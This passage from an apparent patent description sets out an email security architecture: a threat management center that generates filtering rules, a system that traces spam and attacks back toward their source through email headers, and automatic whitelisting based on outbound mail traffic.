FIG. **13** depicts a block diagram of the Threat Management Center (TMC) using one preferred embodiment according to the present invention.

FIG. **14** depicts an exemplary Threat Pushback System using one preferred embodiment according to the present invention.

FIG. **15** depicts components of a typical individual Messaging Security System (or application layer security system) according to the present invention.

DETAILED DESCRIPTION

Exemplary embodiments of the present invention are now described in detail. Referring to the drawings, like numbers indicate like parts throughout the views. As used in the description herein and throughout the claims that follow, the meaning of "a," "an," and "the" includes plural reference unless the context clearly dictates otherwise. Also, as used in the description herein and throughout the claims that follow, the meaning of "in" includes "on" unless the context clearly dictates otherwise. Finally, as used in the description herein and throughout the claims that follow, the meanings of "and" and "or" include both the conjunctive and disjunctive and may be used interchangeably unless the context clearly dictates otherwise. Ranges may be expressed herein as from "about" one particular value, and/or to "about" another particular value. When such a range is expressed, another embodiment includes from the one particular value and/or to the other particular value. Similarly, when values are expressed as approximations, by use of the antecedent "about," it will be understood that the particular value from another embodiment. It will be further understood that the endpoints of each of the ranges are significant both in relation to the other endpoint, and independently of the other endpoint.

Architecture of a Typical Access Environment

FIG. **12** depicts an overview of information flow through one environment using various aspect of the threat management architecture of the present invention. At the Message Security System (MSS) (e.g., **1205**), statistics can be collected based on traffic and threat patterns. The statistics can be processed locally by an individual MSS, or they can be processed by an external processor. An MSS is an example of an application layer security system such as hardware device **210**. Detailed information can be sent from one or more MSS back to the Threat Management Center (TMC) **1210**. In some embodiments, information can be shared among MSSs in the network. In some embodiments, a plurality of MSSs may operate as a peer-to-peer system **1215**. In a preferred embodiment, information gathered and/or computed statistics can be sent from a MSS **1205** to the threat notification and pushback system **1220**.

Application Layer Security System

FIG. **15** depicts message flow through an exemplary Message Interrogation Engine (MIE) **4035**, described in greater detail herein below. The MIE can use rules and policies to perform interrogation. Input from the TMC can be added to the set of rules and policies **4005**. The MIE produces a set of statistics **4010** based on its recorded history. The statistics processing module (SPM) **4025** can process this information and prepare it for distribution. Certain information can be sent back to the TMC for analysis **4030**. Information can be sent to and from peers **4015** as part of the peer-based threat notification system. Information is also pushed to towards the source using the threat pushback system **4020**. The SPM **4010** can also receive input from the peer-based threat notification system and the threat pushback system. Based on its history and analysis, the SPM **4010** can create new rules and policies **4005** for the local MIE.

FIG. **2** depicts a typical environment according to the present invention. As compared with FIG. **1**, the access environment using systems and methods according to the present invention may include a hardware device **210** connected to the local communication network such as Ethernet **180** and logically interposed between the firewall system **140** and the local servers **120** and clients **130**. All application related electronic communications attempting to enter or leave the local communications network through the firewall system **140** are routed to the hardware device **210** for application level security assessment and/or anomaly detection. Hardware device **210** need not be physically separate from existing hardware elements managing the local communications network. For instance, the methods and systems according to the present invention could be incorporated into a standard firewall system **140** or router (not shows) with equal facility. In

environment not utilizing a firewall system, the hardware device **210** may still provide application level security assessment and/or anomaly detection.

For convenience and exemplary purposes only, the foregoing discussion makes reference to hardware device **210**; however, those skilled in the art will understand that the hardware and/or software used to implement the systems and methods according to the present invention may reside in other appropriate network management hardware and software elements. Moreover, hardware device **210** is depicted as a single element. In various embodiments, a multiplicity of actual hardware devices may be used. Multiple devices that provide security enhancement for application servers of a particular type such as e-mail or Web may be used where communications of the particular type are allocated among the multiple devices by an appropriate allocation strategy such as (1) serial assignment that assigns a communication to each device sequentially or (2) via the use of a hardware and/or software load balancer that assigns a communication to the device based upon current device burden. A single device may provide enhanced security across multiple application server types, or each device may only provide enhanced security for a single application server type.

In one embodiment, hardware device **210** may be a rack-mounted Intel-based server at either 1U or 2U sizes. The hardware device **210** can be configured with redundant components such as power supplies, processors and disk arrays for high availability and scalability. The hardware device **210** may include SSL/TLS accelerators for enhanced performance of encrypted messages.

The hardware device **210** will include a system processor potentially including multiple processing elements where each processing element may be supported via Intel-compatible processor platforms preferably using at least one PENTIUM III or CELERON (Intel Corp., Santa Clara, Calif.) class processor; alternative processors such as UltraSPARC (Sun Microsystems, Palo Alto, Calif.) could be used in other embodiments. In some embodiments, security enhancement functionality, as further described below, may be distributed across multiple processing elements. The term processing element may refer to (1) a process running on a particular piece, or across particular pieces, of hardware, (2) a particular piece of hardware, or either, (1) or (2) as for context allows.

The hardware device **210** would have an SDS that could include a variety of primary and secondary storage elements. In one preferred embodiment, The SDS would include RAM as part of the primary storage; the amount of RAM might range from 128 MB to 4 GB although these amounts could vary and represent overlapping use such as where security enhancement according to the present invention is integrated into a firewall system. The primary storage may in some embodiments include other forms of memory such as cache, registers, non-volatile memory (e.g., FLASH, ROM, EPROM, etc.), etc.

The SDS may also include secondary storage including single, multiple and/or varied servers and storage elements. For example, the SDS may use internal storage devices connected to the system processor. In embodiments where a single processing element supports all of the security enhancement functionality, a local hard disk drive may serve as the secondary storage of the SDS, and a disk operating system executing on such a single processing element may act as a data server receiving and servicing data requests.

It will be understood by those skilled in the art that the different information used in the security enhancement processes and systems according to the present invention may be logically or physically segregated within a single device serving as secondary storage for the SDS; multiple related data stores accessible through a unified management system, which together serve as the SDS; or multiple independent data stores individually accessible through disparate management systems, which may in some embodiments be collectively viewed as the SDS. The various storage elements that comprise the physical architecture of the SDS may be centrally located, or distributed across a variety of diverse locations.

The architecture of the secondary storage of the system data stores may vary significantly in different embodiments. In several embodiments, database(s) are used to store and manipulate the data; in some such embodiments, one or more relational database management systems, such as DB2 (IBM, White Plains, N.Y.), SQL Server (Microsoft, Redmond, Wash.), ACCESS (Microsoft, Redmond, Wash.), ORACLE 81 (Oracle Corp., Redwood Shores, Calif.), Ingres (Computer Associates, Islandia, N.Y.), MySQL (MySQL AB, Sweden) or Adaptive Server Enterprise (Sybase Inc., Emeryville, Calif.), may be used in connection with a variety of storage devices/file servers that may include one or more standard magnetic and/or optical disk drives using any appropriate interface including, without limitation, IDE and SCSI. In some embodiments, a tape library such as Exabyte X80 (Exabyte Corporation, Boulder, Colo.), a storage attached network (SAN) solution such as available from (EMC, Inc., Hopkinton, Mass.), a network attached (NAS) solution such as a NetApp Filer 740 (Network Appliances, Sunnyvale, Calif.), or combinations thereof may be used. In other embodiments, the data store may use database systems with other architectures such as object-oriented, spatial, object-relational or hierarchical or may use other storage implementations such as hash tables or flat files or combinations of such architectures. Such alternative approaches may use data servers other than database management systems such as a hash table look-up server, procedure and/or process and/or a flat file retrieval server, procedure and/or process. Further, the SDS may use a combination of any of such approaches in organizing its secondary storage architecture.

The hardware device **210** would have an appropriate operating system such as WINDOWS/NT, WINDOWS 2000 or WINDOWS/XP Server (Microsoft, Redmond, Wash.), Solaris (Sun Microsystems, PALO Alto, Calif.), or LINUX (or other UNIX variant). In one preferred embodiment, the hardware device **210** includes a pre-loaded, pre-configured, and hardened UNIX operating system based upon FreeBSD (FreeBSD), Inc., http://www.freebsd.org). In this embodiment, the UNIX kernel has been vastly reduced, eliminating non-essential user accounts, unneeded network services, and any functionality that is not required for security enhancement processing. The operating system code has been significantly modified to eliminate security vulnerabilities.

Depending upon the hardware/operating system platform, appropriate server software may be included to support the desired access for the purpose of configuration, monitoring and/or reporting. Web server functionality may be provided via an Internet Information Server (Microsoft, Redmond, Wash.), an Apache HTTP Server (Apache Software Foundation, Forest Hill, Md.), an iPlanet Web Server (iPlanet E-Commerce Solution-A Sun-Netscape Alliance, Mountain View, Calif.) or other suitable Web server platform. The e-mail services may be supported via an Exchange Server (Microsoft, Redmond, Wash.), sendmail or other suitable e-mail server. Some embodiments may include one or more automated voice response (AVR) systems that are in addition to, or instead of, the aforementioned access servers. Such an AVR system could support a purely voice/telephone driven

interface to the environment with hard copy output delivered electronically to suitable hard copy output device (e.g., printer, facsimile, etc.), and forward as necessary through regular mail, courier, inter-office mail, facsimile or other suitable forwarding approach. In one preferred embodiment, an Apache server variant provides an interface for remotely configuring the hardware device **210**. Configuration, monitoring, and/or reporting can be provided using some form of remote device or software. In one preferred embodiment, SNMP is used to configure and/or monitor the device. In one preferred embodiment, any suitable remote client device is used to send and retrieve information and commands to/from the hardware device **210**. Such a remote client device can be provided in the form of a lava client or a windows-based client running on any suitable platform such as a conventional workstation or a handheld wireless device or a proprietary client running on an appropriate platform also including a conventional workstation or handheld wireless device.

Application Layer Electronic Communication Security Enhancement

FIG. **3** depicts a block diagram of the logical components of a security enhancement system according to the present invention. The overall analysis, reporting and monitoring functionality is represented by block **310**, and anomaly detection is represented by block **370**.

Blocks **320-360** represent different assessments that may be applied to electronic communications. These blocks are representative of assessments that may be performed and do not constitute an exhaustive representation of all possible assessments for all possible server types. The terms "test" and "testing" may be used interchangeably with the terms "assess", "assessment" or "assessing" as appropriate in the description herein and in the claims that follow.

- Application specific firewall **320** provides functionality to protect against application-specific attacks. For instance in the context of e-mail, this assessment could protect against attacks directed towards Extended SMTP, buffer overflow, and denial of service.
- Application specific IDS **330** provides real-time monitoring of activities specific to the application server. This may also retrieve information from multiple layers including the application layer, network layer and operating system layer. This compliments a network intrusion detection system by adding an additional layer of application specific IDS monitoring.
- Application specific anti virus protection and anti-spam protection **340** provides support for screening application specific communications for associated viruses and/or spam.
- Policy management **350** allows definition of corporate policies with respect to the particular application in regard to how and what application specific communications are sent, copied or blocked. Executable attachments or communication components, often sources of viruses and/or worms, and/or questionable content can be stripped or quarantined before they get to the application server or client. Mail messages from competitors can be blocked or copied. Large messages can be relegated to off-peak hours to avoid network congestion.
- Application encryption **360** provides sending and receiving application communications securely, potentially leveraging hardware acceleration for performance.

The application security system processes incoming communications and appears to network intruders as the actual application servers. This prevents the actual enterprise application server from a direct or indirect attack.

Electronic communications attempting to enter or leave a local communications network can be routed through present invention for assessment. The results of that assessment can determine if that message will be delivered to its intended recipient.

An incoming or outgoing communication, and attachments thereto, are received by a security system according to the present invention. The communication in one preferred embodiment is an e-mail message. In other embodiments, the communication may be an HTTP request or response, A GOPHER request or response, an FTP command or response, telnet or WAIS interactions, or other suitable Internet application communication.

The automated whitelist generation of the present invention allows the system to automatically create and/or maintain one or more whitelists based on the outbound email traffic. In some embodiments, the system can monitor outbound, and/or inbound, email traffic and thereby determine the legitimate email addresses to add to the whitelist. The software can use a set of metrics to decide which outbound addresses are actually legitimate addresses.

A data collection process occurs that applies one or more assessment strategies to the received communication. The multiple queue interrogation approach summarized above and described in detail below provides the data collection functionality in one preferred embodiment. Alternatively, the assessments may be performed on each received message in parallel. A separate processing element of the system processor would be responsible for applying each assessment to the received message. In other embodiments, multiple risk assessments may be performed on the received communication simultaneously using an approach such as a neural network. The application of each assessment, or the assessments in the aggregate, generates one or more risk profiles associated with the received communication. The risk profile or log file generated based upon the assessment of the received communication is stored in the SDS. The collected data may be used to perform threat analysis or forensics. This processing may take place after the communication is already received and forwarded.

In one preferred embodiment, particular assessments may be configurably enabled or disabled by an application administrator. An appropriate configuration interface system may be provided as discussed above in order to facilitate configuration by the application administrator.

An anomaly detection process analyzes the stored risk profile associated with the received communication in order to determine whether it is anomalous in light of data associated with previously received communications. In one preferred embodiment, the anomaly process summarized above and described in detail below supports this detection functionality. Anomaly detection in some embodiments may be performed simultaneously with assessment. For instance, an embodiment using a neural network to perform simultaneous assessment of a received communication for multiple risks may further analyze the received communication for anomalies; in such an embodiment, the data associated with the previously received communications may be encoded as weighting factors in the neural network.

In some embodiments, the thresholds for various types of anomalies may be dynamically determined based upon the data associated with previously received communications. Alternatively, an interface may be provided to an application administrator to allow configuration of particular thresholds with respect to individual anomaly types. In some embodi-

ments, thresholds by default may be dynamically derived unless specifically configured by an application administrator.

Anomalies are typically detected based upon a specific time period. Such a time period could be particular fixed period (e.g., prior month, prior day, prior year, since security device's last reboot, etc.) and apply to all anomaly types. Alternatively, the time period for all anomaly types, or each anomaly type individually, may be configurable by an application administrator through an appropriate interface. Some embodiments may support a fixed period default for all anomaly types, or each anomaly type individually, which may be overridden by application administrator configuration.

In one preferred embodiment, the stored risk profile associated with the received communication is aggregated with data associated with previously received communications of the same type. This newly aggregate data set is then used in analysis of subsequently received communications of that type.

If an anomaly is detected, an anomaly indicator signal is output. The outputted signal may include data identifying the anomaly detected and the communication in which the anomaly was detected. Various types of anomalies are discussed below with respect to e-mail application security. These types of anomalies may be detected using the specific detection approach discussed below or any of the aforementioned alternative anomaly detection approaches.

The outputted signal may trigger a further response in some embodiments; alternatively, the outputted signal may be the response. In one preferred embodiment, the outputted signal may be a notification to one or more designated recipient via one or more respective, specified delivery platform. For instance, the notification could be in the form of an e-mail message, a page, a facsimile, an SNMP (Simple Network Management Protocol) alert, an SMS (Short Message System) message, a WAP (Wireless Application Protocol) alert, OPSEC (Operations Security) warning a voice phone call or other suitable message. Alternatively, such a notification could be triggered by the outputted signal.

Using SNMP allows interfacing with network level security using a manager and agent; an example would be monitoring traffic flow through a particular router. OPSEC is a formalized process and method for protecting critical information. WAP is an open, global specification that empowers mobile users with wireless devices to easily access and interact with information and services instantly. An example would be formatting a WAP page to a wireless device that supports WAP when an anomaly is detected. WAP pages are stripped down versions of HTML and are optimized for wireless networks and devices with small displays. SMS is a wireless technology that utilizes SMPT and SNMP for transports to deliver short text messages to wireless devices such as Nokia 8260 phone. SMS messages could be sent out to these devices to alert a user of an intrusion detection of anomaly alert.

Instead of or in addition to a notification, one or more corrective measures could be triggered by the outputted signal. Such corrective measures could include refusing acceptance of further communications from the source of the received communication, quarantining the communication, stripping the communication so that it can be safely handled by the application server, and/or throttling excessive numbers of incoming connections per second to levels manageable by internal application servers.

In one preferred embodiment, an interface may be provided that allows an application administrator to selectively configure a desired response and associated this configured response with a particular anomaly type such that when an anomaly of that type is detected the configured response occurs.

Finally, if an anomaly is detected with respect to a received communication, the communication may or may not be forwarded to the intended destination. Whether communications determined to be anomalous are forwarded or not may, in certain embodiments, be configurable with respect to all anomaly types. Alternatively, forwarding of anomalous communications could be configurable with respect to individual anomaly types. In some such embodiments, a default forwarding setting could be available with respect to any individual anomaly types not specifically configured.

Threat Management Center

A TMC system can reside on a computer system in communication with one or more application and/or network layer security systems. A typical hardware configuration for the TMC includes a system processor and a system data store, which can be similar in capacity to those described herein above with respect to the application layer security systems. Typically, the communication can occur via a computer network such as the Internet; however; one or more systems can connect to the TMC via other mechanism including direct connection and dial-up access.

The TMC includes at least one input, a processing system, and at least one output. FIG. **13** depicts a flow chart of a rule creation process in an exemplary TMC. Input **2005** can be information about messages, messaging systems, attacks, vulnerabilities, threats associated with them, or any other information one skilled in the art would find relevant to threat analysis. In addition, feedback to the TMC may also be provided by one or more application layer security systems. The final output of the TMC **2010** can includes rules and/or policies that can be used to protect against threats, both known and unknown by application layer security systems. These rules and/or policies **2010** can be used by one or more application layer security systems.

In one preferred embodiment, rule and policy creation can be based on the set of threat information that is received. Information can be received from one or more MSSs or any other threat information source configured to communicate with a TMC.

The output **2010** of the TMC can be influenced by a Rules and Policy Application Programming Interface (API) **2015**. While only one API is depicted in the exemplary embodiment of FIG. **13**, one skilled in the art will realize that multiple APIs can be configured to perform the function desired. In some embodiments, the API can be modified as often as necessary or desired to account for any changes in threat and/or traffic patterns. The API can be programmed or adapted to use proprietary formats based on message interrogation systems in place on application layer security servers as well as standard intrusion detection rule formats.

In some embodiments, the output of the Rules and Policy API can be in a natural language. In other embodiments the output can be in a rules expression language including but not limited to regular expressions, intrusion detection information format such as IDMEF, mail filtering languages such as SIEVE, proprietary rule expression formats or other formats one skilled in the art would find appropriate. As a non-limiting example, natural language output can be used to explain to an administrator or user how to configure the system with the suggested rules and policies.

The API can be used to improve the final set of rules generated by the TMC. As a non-limiting example, some message security systems include interrogation engines that

use proprietary rule formats. In such a system, a rule to block incoming messages with a "threat exe" attachment can be specified as:

Attachment Filtering Rule:
Direction: Incoming
Attachment threat.exe
Action: Drop message

As a non-limiting example, a rule block incoming messages with a "Threat Title" subject in such a system can be specified as:

Mail Monitoring Rule:
Direction: Both
Field: Subject
Data: Threat Title
Action: Drop message

Different embodiments can use different types of rules for performing different types of filtering. If a Rules and Policy API **2015** is used, The Rule and Policy Creation module **2020** must be programmed or adapted to communicate with the API.

The output **2010** of the TMC can be influenced by goals **2025**. The goals **2025** can be global goals, goals for individual messaging security servers, or goals for individual users. As non-limiting examples, some MSS embodiments can have more conservative threat management policies. Some embodiments can be configured to use rules that are automatically put in place while other embodiments can be configured to use rules to be approved by a local administrator. In some situations it may be desirable to use rules that discard objectionable content while in other situations it may be desirable to quarantine that content. In other situations, a higher or lower confidence in the likelihood of a threat before an action is taken may be desirable. The goals **2025** can be global goals or different goals for different MSSs. As a non-limiting example, the goal may be a certain effectiveness value and a certain accuracy value. For example, a goal can be given to the system that specifies 95% effectiveness and 99.9% accuracy for spam detection.

In some embodiments, as another goal, the system can allow one or more users, MSS, or other entity to provide a definition of threatening communications. As a non-limiting example, in the case of spam, spam may not be well defined. Rather than allowing only a binary decision, the present invention can classify messages in different categories (e.g. business email, personal email, chain letters, adult language, porn, web product offerings, newsletters, mailing lists, etc.) In some embodiments, an individual user, administrator or other suitable human or computerized user can register preferences concerning receipt of any of these types of content. The system can then enforce that policy for that entity. This can be useful in the threat pushback system further described below and depicted in FIG. **14**.

Inputs to Rule and Policy creation **2020** can include, but are not limited to the following:

1. Spam and non-spam messages from archives such as SpamArchive.org.user reported spam, spam identified by the individual messaging security systems, information about misclassified messages, information from databases of known spam such as Distributed Checksum Clearinghouse (http://www.rhyolite.com/anti-spam/dcc) and Razor (http://razor.sourceforge.net)
2. Virus information from virus signatures, or other sources of virus information such as virus alert newsletters, and/or virus alert databases. The system can use this information to develop virus information before signatures are available. This information can be obtained from anti-virus vendors Sophos and McAfee, for example. This information can be retrieved via HTTP, FTP, SMTP, by direct database access, or other appropriate means. In some embodiments, the system can create rules to block virus outbreaks before virus signatures are available as well as for deployments that do not have other anti-virus systems deployed.
3. Intrusion information: This information can be extracted from vulnerability alerts from sources such as bugtraq, CERT, software vendors, open-source projects, information sharing projects such as the FBI InfraGard, or other sources as appropriate. The information can also be received from distributed intrusion detection systems or it can be manually entered by users.

The system can perform input parsing and feature extraction according to input type and source. In the case of spam messages, the input can include spam messages that are stored in proprietary formats such as Microsoft's .pst format, Unix mbox format, forwarded spam or spam sent as an attachment, an archive of spam messages, or other source. The spam messages can be accessed from local storage or from remote storage using protocols such as, but not limited to, HTTP, SCP, FTP, IMAP, or RPC. For an individual message, relevant features can include headers, origin, and message contents. Each type of feature can be extracted and stored as appropriate.

One preferred embodiment can use regular expression content matching tools to parse messages and extract features. A prefilter can be used that defines the regular expression used for content matching. This determines the type of features that are extracted. As a non-limiting example, for extracting message subjects, a regex filter can be used that only examines subject lines. To extract information about all headers, a regex filter can be used that only observes message headers. Similarly different pre-filters can be used to extract different types of content from the body. A normal tokenizer pre-filter can provide normal content features. These features can be words, phrases, n-grams, or other features one skilled in the art would find useful. The prefilter can be sensitive to certain types of words including ignoring certain email address and domain names. The prefilter can also cause the features to focus on email addresses, URLs, phone numbers, etc.

The system can include an anonymization module that assures that sensitive features are not extracted and exposed. As a non-limiting example, the anonymization module can determine the identification of the spam victim and the domain and prevent exposure of that information.

For virus alerts, input can be email messages that explain the presence and properties of a new virus or worm. The input parser can be configured to parse these messages and determine the relevant properties of a threat. These properties can include, but are not limited to, the attachment name or types, subject lines, and from addresses. The input parser may be given different format files or pre-filters for the different sources of virus alerts. Alternatively, the virus alert parser can be in communication with web pages to access other information. The information can be parsed for relevant properties. In other embodiments, the virus alert parser may interact directly with a database that stores such information or a user may manually enter data based on such information into the system.

The rule creation system **2020** can reside on a single system or multiple processes can run on multiple systems. Threat information can be reduced to a canonical form and the relevant features extracted. The system can utilize a diversity of algorithms to determine the relevant features and/or reduce the feature set. In some embodiments, each located feature can be associated with an interrogation system on the MSS.

The TMC can determine the appropriate type of rule to create. In some embodiments, a feature can be expressed using a plurality of Interrogation systems. In some embodiments, feature sets can be reduced and efficient types of rules can created.

In some embodiments, resultant rules can have a given weight and certain interrogation systems may have some weight in the overall threat value for a particular message. These values can be determined based on the input from the system. Therefore, these values can be adjusted when desired based on new threats, feedback from the MSSs, and other appropriate sources. The MSSs can be programmed or adapted to determine an aggregate threat likelihood based on automatically adjusted weights, or confidence values for each rule and interrogation system, or other relevant information. In one preferred embodiment, the rule creation system **2020** can include a scheduler that looks for new threat information.

The system first creates a set of candidate rules set **3030**. Before these are distributed, the system can use goal-based testing **2035** to determine the validity of these rules.

Some embodiments of the present invention can test the rules and policies. The test data **2045** may include threatening and non-threatening data. The system can use the test data sets to discover false positives and negatives of the system as well as general system performance. The goals **2040** used for rule creation can also used as input to the testing. Additional goals, including but not limited to, performance goals can be specified for testing. If specified goals are not met, the system can automatically adjust the feature sets, the weights of individual features, the weights of each interrogation system, and any other relevant parameters to reach the goals. Once the correct tuning is achieved, the rule sets can be approved and distributed the MSSs.

Threat Pushback System

Many systems known in the art only address symptoms of an attack in the local environment. Besides notifying other systems that participate in the network of MSSs, some embodiments of the present invention can determine the source of a threat and push the threat back towards the source. Once the source of a threat is determined, the system can send messages up the network to other systems in the hierarchy.

A threat pushback system can reside on a computer system as part of, or as a compliment to, an application client, an application layer security system or a TMC. A typical hardware configuration for the threat pushback system includes a system processor and a system data store, which can be similar in capacity to those described herein above with respect to the application layer security systems. Typically, the communication can occur via a computer network such as the Internet; however, one or more other mechanism can be used including direct connection and dial-up access.

FIG. **14** depicts an exemplary threat pushback system. Two threat aware modulus **3030**, **3035** are depicted. Once a threat is detected locally **3005**, the threat information can be passed to a Threat Notification Module (TNM) **3020**. The TNM can pass a threat notification **3040** including information about the threat to the Threat Detection Module of another system **3025**. In a preferred embodiment, the TNM of a MSS can pass information to another MSS. In still another embodiment, any TMN at any location in the network such as within, or connected to, client applications/systems, application layer systems and/or threat management centers can pass information to its parent in the network hierarchy.

The threat notification protocol can be standardized across the participating systems. Some embodiments can include a threat response module **3015** programmed or adapted to respond to the threat notification information.

In a preferred embodiment, the system of the present invention can be programmed or adapted to function at the application-layer. Such an embodiment can be readily deployable. If an underlying network-layer pushback system is operational, the system can utilize some of its functionality to determine the path to a threat. Additionally, the threat notification system can determine the source of the attack. As a non-limiting example, in the case of spam, to determine the source of the attack, message headers must be examined. The system can determine how may of these headers can be trusted. Forged headers can be identified and ignored. This process may include lookups to external databases such as registries of IP and ASN numbers such as ARIN or databases of spam sources such as spamhaus.

Because an attacker may be able to forge the path information that is shown in the communication, the system can process the available information to determine the correct path. This can be accomplished with any combination of application level information, network information, or information from external systems such as IP traceback systems, and other resources known to one skilled in the art. At the application level, an attacker may be able to forge some identifying information. The path determination module can provide the path information to the notification sender module. The path determination module can include a path extraction submodule and a path verification submodule.

In one embodiment, the path extraction submodule can parse the identifying information and provide that as the path information. That information, however, has not verified and could be inaccurate. In another preferred embodiment, the path verification module can process the extracted path information to determine the valid path information. As a non-limiting example, the path extraction submodule can read message information such as the headers. The Return-Path or Received headers can provide information regarding the path of email servers that a message traveled. The "FROM" header can be used to identify the email address of the sender. The "MAIL FROM" RFC 821 header can be used to indicate the email address of the sender. The "EHLO" RFC 821 header can be used to indicate the domain or hostname of the sender. Other headers and message features may be used including the Message-Id and the actual contents of the message. Call for action information is contact information provided for the receiver such as a reply email address, a URL, a postal address, or a phone number. This information in a message can be used. Other information known to one skilled in the art, including but not limited to the IP address of the network connection, can also be used.

Several verification methods can be used to determine information authenticity. As a non-limiting example, most of the above-mentioned headers are easily forged, so a more reliable source is the Return-Path or Received headers. The goal of the present invention is to determine the longest possible authentic path. In one embodiment of the present invention, only the last header is used since this header represents the actual server that contacted the victim's server. Each Received header contains Received from and Received by information. These fields can be verified with DNS for appropriate MX records. A records, and/or reverse records, as well as other appropriate sources known to one skilled in the art. These hosts can be checked against open relay lists, dial-up addresses lists and known spam source lists. The presence on any of these lists can provide additional information about the last accurate Received header. Additionally, the chain of received headers can be verified against each other. Inconsistencies in this chain can also be given additional information about the last accurate Received header. Other details of these

headers can be used to verify the path. As a non-limiting example, the date information and server version information can be used.

Once the system determines that a pushback message needs to be forwarded in a particular direction, the system can determine what information needs to be included in the pushback message. The threat notification of the present invention includes additional detailed information about the threat in addition to the IP address of the source.

Detailed threat information can allow systems to make local decisions about how to react to a threat. As a non-limiting example, the above described threat classification system can be used to process spam messages. Information concerning a spam attack sent through the threat pushback system can include information concerning the category of threat and other relevant characteristics.

The receiving system can be configured to block certain portions of communications at an organizational level. Furthermore, ISPs could use this information to block certain categories of spam messages including, but not limited to, fraudulent messages. The system can be configured such that an organization can have policies to block chain letters and adult language. At the desktop level, an individual can configure the system to block newsletters and mailing lists in addition. This allows a common definition for blocked material as close to the source as possible while not requiring a common definition of spam.

The threat information can indicate, among other parameters, the presence of a threat, as well as identify the source, and/or provide detailed threat and/or response information. To identify the source, the information provided can include the Identity of the source such as its IP address or hostname, path information, entire determined path information. Additionally, path information can be provided so that other hosts can perform independent own extraction and/or verification. The system of the present invention can also indicate the traffic that is determined to be a threat so that the receivers on the path can determine the details from stored information. This systems and methods of the present invention are an enhanced form of reverse path forwarding used in routing systems.

Whitelisting

In one embodiment, the system can be configured so that communications matched to a whitelist entry may be subject to either no interrogation or less rigorous interrogation. Once a whitelist has at least one entry, the incoming message interrogation system can utilize it in connection with the interrogation of a message.

FIG. **10** depicts operations that can be performed on a whitelist to add an entry. Once an outgoing address passes any exclusion conditions **1005** described above, it can be added to a whitelist. The whitelist can be stored on the SDS. The system first checks to see if the address is already present on the list **1010**. If present, the list can be updated with any new information **1015**. Before new information is updated, the system can check for sufficient space in the SDS **1025**. If sufficient space is not available, additional space is allocated from the SDS **1030**. If an address is not found in a whitelist, an initial record can be added for that address. Before a new address is added to a whitelist **1040**, the system can check for sufficient space in the SDS **1020**. If sufficient space is not available, additional space is allocated from the SDS **1035**. In many embodiments, explicit space allocation need not occur rather implicit space allocation occurs as a result of an information update **1015** or an add entry **1040**.

The initial record for an outbound address can include the email address, the internal email address, the message sent time, usage count, last time used and/or any other characteristics one skilled in the art would find relevant or useful. In the case of an email address that is already present on a whitelist, the system can use a separate record for each instance of that email address being used as an outbound address or the system can maintain a single record for each outbound address with a summary of information in that entry, including information describing instances of use. The system can store records in a number of other ways using different data structures. The records may include other representations of data in addition to the email address, including by not limited to a hash of the email address.

In a preferred embodiment, the system can store records in a MySQL database. As a non-limiting example, the following command can be used to build a database comprising the external and internal email addresses, date of last update, and an occurrence counter.

create table ct_whitelist		
(out_emailaddress	varchar(255) not null,	External email address
in_emailaddress	varchar(255) not null,	Internal email address
lastupdatetime	datetime,	Last update of this address
curr_count	integer,	Address occurrence counter
);		

Maintaining the Whitelist

In some embodiments, the system can allow unlimited storage. In other embodiments, the storage available for the list can be limited. In still other embodiments, the system can allow for management of the size of the list. A number of caching techniques can be used, including but not limited to first in first out and least recently used. Other techniques can include an accounting of the number of internal users that reported the outbound address. List cleanup can occur in real-time or periodically. Additionally, one skilled in the art will recognize that a wide variety of list management techniques and procedures can be used to manage a whitelist in connection with the present invention.

Whitelist Usage

An example of a system using a whitelist according to the present invention is shown in FIG. **9**. One or more relevant parameters of inbound communication **905** are compared against one or more whitelists **910**. In some embodiments, the whitelist is checked at each incoming email message. In a preferred embodiment, the comparison includes origination email addresses. If the check against a whitelist **910** reveals no match, then the message is subject to normal message interrogation **915**. Normal message interrogation can employ analysis criteria that are the most sensitive to spam or other threats as discussed hereinabove. If a message passes normal interrogation **915**, i.e. it is determined not to be spam or a threat (or to have a lower likelihood of being spam or a threat), it can be presented to its intended recipient for delivery **920**.

If the check against a whitelist **910** reveals a match, the system can be configured to process the message in a variety of ways. In one embodiment, the system can be programmed or arranged to bypass **925** any message interrogation and deliver the message to its intended recipient **920**. In an alternative embodiment, the system can be programmed or arranged to process the message using adaptive message interrogation **930**. If adaptive message interrogation **930** determines a message is not spam, it can forward the message for delivery **920**.

In some embodiments, both options **925**, **930** are selectively available. The decision whether to pass whitelisted communications through adaptive message interrogation **930** or to bypass any message interrogation **925** can be made per deployment or can be based on the details of the whitelist entry. For instance, messages from more frequently used outbound address can bypass **925** interrogation completely wheras messages from less frequently used outbound addresses can be subjected to adaptive message interrogation **930**.

If the message goes through normal or adaptive interrogation with the whitelist information, the interrogation module can utilize the whitelist information to effect the type and/or level of interrogation. In some preferred embodiments, the adaptive message interrogation can use multiple levels of trust, as further described below and in FIG. **11**. In other embodiments, the adaptive message interrogation can set a confidence indicator indicative of the confidence the interrogator has in its characterization.

Messages that are not delivered to the intended recipient can be either quarantined or deleted. In an alternative embodiment, messages determined to be spam can be indicated as spam or a threat and forwarded to the intended recipient.

Additionally, each outbound email address can be assigned a confidence value. According to the confidence value associated with a given incoming email address, incoming messages can be subjected to variable levels of interrogation. In one preferred embodiment, Incoming messages associated with lower confidence values are subjected to more aggressive spam interrogation and incoming messages associated with higher confidence values are subjected to less aggressive spam interrogation. In other embodiments, the message can be given positive credits to offset any negative spam detection points based on the confidence value.

One preferred embodiment of the system allows some or all external email recipients to be whitelisted **935**. Some embodiments can have a metric that describes the number of outgoing messages to a particular email address. When the metric reaches a certain threshold, the email address can be whitelisted. Other embodiments can include the ability to track addresses over time. In those embodiments, if the metric exceeds a certain value for a particular outbound email address during a particular time, then that entry can be whitelisted.

The parameters described above may be configurable by an application administrator through an appropriate interface. Some embodiments may support fixed parameters which may be overridden by application administrator configuration.

In some embodiments, the threshold for characterization as spam or a threat may be dynamically determined based upon the data associated with previously received communications. Alternatively, an interface may be provided to an application administrator to allow configuration of particular thresholds with respect to individual addresses. In some embodiments, thresholds by default may be dynamically derived unless specifically configured by an application administrator.

When spam or a threat is detected, instead of, or in addition to, a notification, one or more response measures could be triggered. Such responsive measures could include refusing acceptance of further communications from the source of the received communication, quarantining the communication, stripping the communication so that it can be forwarded to its intended recipient, and/or throttling excessive numbers of incoming communications from certain sources.

Authenticated Whitelist

